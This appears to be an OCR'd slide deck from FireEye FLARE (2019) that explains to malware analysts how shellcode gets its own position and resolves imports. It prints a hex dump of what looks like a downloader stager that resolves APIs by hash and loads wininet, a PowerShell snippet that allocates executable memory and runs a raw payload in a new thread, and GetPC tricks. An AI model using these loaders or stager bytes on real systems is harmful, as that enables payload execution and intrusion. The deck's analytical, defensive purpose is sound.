FIREEYE™

TRADE WAR

shellcode's wielding of imports and exports

WILLIBALLENTHIN

April, 2019

trade war

willi ballenthin

FIREEYE FLARE

Shellcode refers to a payload of raw executable code. The name *shellcode* comes from the fact that attackers would usually use this code to obtain interactive shell access on the compromised system. However, over time, the term has become commonly used to describe any piece of self-contained executable code.

Shellcode is often used alongside an exploit to subvert a running program, or by malware performing process injection. Exploitation and process injection are similar in that the shellcode is added to a running program and executed after the process has started.

Shellcode requires its authors to manually perform several actions that software developers usually never worry about. For example, the shellcode package cannot rely on actions the Windows loader performs during normal program startup, including the following:

- Placing the program at its preferred memory location
- Applying address relocations if it cannot be loaded at its preferred memory location
- Loading required libraries and resolving external dependencies

as a malware analysts, we see thousands of samples per year

over time, we recognized common features

eventually, we encode generalized features to find more malware

#thoughtleadership

- shellcode typically not used by legitimate programs
- often used by exploits (not our focus) and stagers/backdoors
- as we'll see, commonly found in hybrid content
  - e.g. inside docx -> exploit

- worthwhile to hunt shellcode

RVA	Raw Data																Value
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ. . . . .
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	. . . . . @. . . . .
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .
00000030	00	00	00	00	00	00	00	00	00	00	00	00	B8	00	00	00	. . . . .
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	. . . . . ! . . L . ! Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	i s p r o g r a m c a n n o
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t b e r u n i n D O S
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	m o d e . . . . $ . . . . .
00000080	BD	31	6D	FE	F9	50	03	AD	F9	50	03	AD	F9	50	03	AD	. 1 m . . P . . . P . . . P . .
00000090	7A	4C	0D	AD	F8	50	03	AD	90	4F	0A	AD	F3	50	03	AD	z L . . . P . . . O . . . P . .
000000A0	10	4F	0E	AD	F8	50	03	AD	52	69	63	68	F9	50	03	AD	. O . . . P . . R i c h . P . .
000000B0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	03	00	. . . . . P E . . L . . .

RVA	Raw Data																Value
00000000	FC	E8	82	00	00	00	60	89	E5	31	C0	64	8B	50	30	8B	. . . . . ` . . 1 . d . P 0 .
00000010	52	0C	8B	52	14	8B	72	28	0F	B7	4A	26	31	FF	AC	3C	R . . R . . r (. . J & 1 . . <
00000020	61	7C	02	2C	20	C1	CF	0D	01	C7	E2	F2	52	57	8B	52	a | . , ... R W . R
00000030	10	8B	4A	3C	8B	4C	11	78	E3	48	01	D1	51	8B	59	20	. . J < . L . x . H . . Q . Y
00000040	01	D3	8B	49	18	E3	3A	49	8B	34	8B	01	D6	31	FF	AC	. . . I . . : I . 4 . . . 1 . .
00000050	C1	CF	0D	01	C7	38	E0	75	F6	03	7D	F8	3B	7D	24	75	. . . . . 8 . u . . } . ; } $ u
00000060	E4	58	8B	58	24	01	D3	66	8B	0C	4B	8B	58	1C	01	D3	. X . X $ . . f . . K . X . . .
00000070	8B	04	8B	01	D0	89	44	24	24	5B	5B	61	59	5A	51	FF	. . . . . D $ $ [[a Y Z Q .
00000080	E0	5F	5F	5A	8B	12	EB	8D	5D	68	6E	65	74	00	68	77	. _ _ Z . . . .] h n e t . h w
00000090	69	6E	69	54	68	4C	77	26	07	FF	D5	31	DB	53	53	53	i n i T h L w & . . . 1 . S S S
000000A0	53	53	68	3A	56	79	A7	FF	D5	53	53	6A	03	53	53	68	S S h : V y . . . S S j . S S h
000000B0	FB	20	00	00	E8	B9	00	00	00	2F	67	71	49	39	76	43	. . . . . / g q I 9 v C

FIREEYE™

position (in)dependence

.EXE and .DLLs rely on the Windows loader to place them in memory

this includes:

- ensuring two modules are not loaded at the same address, and
- doing any necessary fixups if not at preferred memory address

result: code can directly reference global memory addresses

```
00405420
00405420
00405420                                ; Attributes: bp-based frame
00405420
00405420                                sub_405420 proc near
00405420
00405420                                var_C= dword ptr -0Ch
00405420                                var_4= dword ptr -4
00405420                                arg_0= dword ptr  8
00405420
00405420 55                             push    ebp
00405421 8B EC                          mov     ebp, esp
00405423 6A FF                          push    0FFFFFFFFh
00405425 68 C8 ED 51 00                 push    offset dword_51EDC8
0040542A 64 A1 00 00 00 00              mov     eax, large fs:0
00405430 50                             push    eax
00405431 56                             push    esi
00405432 57                             push    edi
00405433 A1 00 92 56 00                 mov     eax, ___security_cookie
00405438 33 C5                          xor     eax, ebp
0040543A 50                             push    eax
0040543B 8D 45 F4                       lea     eax, [ebp+var_C]
0040543E 64 A3 00 00 00 00              mov     large fs:0, eax
00405444 8B 75 08                       mov     esi, [ebp+arg_0]
00405447 8B 06                          mov     eax, [esi]
```

```
.data:005691FC                 db    0
.data:005691FD                 db    0
.data:005691FE                 db   32h ; 2
.data:005691FF                 db   40h ; @
.data:00569200 ___security_cookie dd 0BB40E64Eh
.data:00569200
.data:00569204 dword_569204    dd 44BF19B1h
.data:00569204
.data:00569208                 align 10h
.data:00569210 off_569210      dd offset unk_575FA0
.data:00569210
.data:00569214                 align 8
.data:00569218                 dd offset unk_575FA0
.data:0056921C                 db    1
.data:0056921D                 db    1
.data:0056921E                 db    0
.data:0056921F                 db    0
.data:00569220                 db    0
.data:00569221                 db    0
.data:00569222                 db    0
.data:00569223                 db    0
```

```
00405420
00405420
00405420                                ; Attributes: bp-based frame
00405420
00405420                                sub_405420 proc near
00405420
00405420                                var_C= dword ptr -0Ch
00405420                                var_4= dword ptr -4
00405420                                arg_0= dword ptr  8
00405420
00405420 55                             push    ebp
00405421 8B EC                          mov     ebp, esp
00405423 6A FF                          push    0FFFFFFFFh
00405425 68 C8 ED 51 00                 push    offset dword_51EDC8
0040542A 64 A1 00 00 00 00              mov     eax, large fs:0
00405430 50                             push    eax
00405431 56                             push    esi
00405432 57                             push    edi
00405433 A1 00 92 56 00                 mov     eax, ___security_cookie
00405438 33 C5                          xor     eax, ebp
0040543A 50                             push    eax
0040543B 8D 45 F4                       lea     eax, [ebp+var_C]
0040543E 64 A3 00 00 00 00              mov     large fs:0, eax
00405444 8B 75 08                       mov     esi, [ebp+arg_0]
00405447 8B 06                          mov     eax, [esi]
```

```
00405420  55 8B EC 6A FF 68 C8 ED  51 00 64 A1 00 00 00 00  U‹ìjÿhÈíQ.d¡....
00405430  50 56 57 A1 00 92 56 00  33 C5 50 8D 45 F4 64 A3  PVW¡.’V.3ÅP.Eôd£
00405440  00 00 00 00 8B 75 08 8B  06 8B 48 04 8D 45 08 03  ....‹u.‹.‹H..E..
00405450  CE 50 E8 69 92 00 00 50  C7 45 FC 00 00 00 00 E8  ÎPèi’..PÇEü....è
00405460  CC 04 00 00 8B 4D 08 83  C4 04 C7 45 FC FF FF FF  Ì...‹M.ƒÄ.ÇEüÿÿÿ
00405470  FF 8B F8 85 C9 74 11 8B  01 FF 50 08 85 C0 74 08  ÿ‹ø…Ét.‹.ÿP.…Àt.
00405480  8B 10 8B C8 6A 01 FF 12  8B 17 8B CF 6A 0A FF 52  ‹.‹Èj.ÿ.‹.‹Ïj.ÿR
00405490  30 0F B7 C8 51 8B CE E8  24 A9 00 00 8B CE E8 AD  0.·ÈQ‹Îè$©..‹Îè-
004054A0  8C 00 00 8B C6 8B 4D F4  64 89 0D 00 00 00 00 59  Œ..‹Æ‹Môd‰.....Y
004054B0  5F 5E 8B E5 5D C3 CC CC  CC CC CC CC CC CC CC CC  _^‹å]ÃÌÌÌÌÌÌÌÌÌÌ
004054C0  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
004054D0  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
004054E0  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
004054F0  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405500  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405510  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405520  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405530  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405540  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405550  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405560  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
00405570  55 8B EC 8B 45 08 5D C3  CC CC CC CC CC CC CC CC  U‹ì‹E.]ÃÌÌÌÌÌÌÌÌ
```

shellcode: position *in*dependent

that is, shellcode makes no assumptions about its load address

why?

- during exploitation, there may be limited control over memory allocation
- easier to package, distribute, and use across various stagers


```
[Byte[]]$payload = <raw bytes>;
$alloc_size = 0x1000;
if ($payload.Length -gt 0x1000){
    $alloc_size = $payload.Length
};
$buffer = $imports::VirtualAlloc(0, 0x1000, $alloc_size, 0x40);
for ($i=0; $i -le ($payload.Length-1); $i++) {
    $imports::memset([IntPtr]($buffer.ToInt32() + $i), $payload[$i], 1)
};
$imports::CreateThread(0,0,$buffer,0,0,0);
```


therefore, shellcode cannot use hardcoded global memory addresses


- shared data in shellcode: C2 addresses, targeted users or programs, etc.

instead, must find load address at runtime & use relative addressing

- where are we currently executing?
- compute delta between current and expected addresses
- shift references to global variables by this delta


unknown load address
$PC
shellcode
program logic
configuration


unknown load address
$PC
shellcode
program logic
configuration
offset from $PC to load address
(constant)


unknown load address
$PC
shellcode
program logic
configuration
offset from load address to config
(constant)

oddly, in x86-32, there is no instruction `mov eax, eip`

instead, two common shellcode tricks:

```
call $+5
pop eax
```

```
sub esp, 28
ftst
fnstenv [esp]
mov eax, [esp+0xc]
add esp, 28
ret
```

```
0000D310
0000D310
0000D310
0000D310                                sub_D310 proc near
0000D310
0000D310                                var_8= dword ptr -8
0000D310
0000D310 50                             push    eax
0000D311 E8 00 00 00 00                 call    $+5
0000D316 58                             pop     eax
0000D317 51                             push    ecx
0000D318 83 E8 36                       sub     eax, 36h ; '6'
0000D31B 8B C8                          mov     ecx, eax
```

```
0000D31E
0000D31E                            loc_D31E:
0000D31E FF B1 90 01 00 00          push    dword ptr [ecx+190h]
0000D324 FF D2                      call    edx
0000D326 CF                         iret
```


```
0000D310
0000D310
0000D310
0000D310                                sub_D310 proc near
0000D310
0000D310                                var_8= dword ptr -8
0000D310
0000D310 50                             push    eax
0000D311 E8 00 00 00 00                 call    $+5
0000D316 58                             pop     eax
0000D317 51                             push    ecx
0000D318 83 E8 36                       sub     eax, 36h ; '6'
0000D31B 8B C8                          mov     ecx, eax
```

```
0000D31E
0000D31E                            loc_D31E:
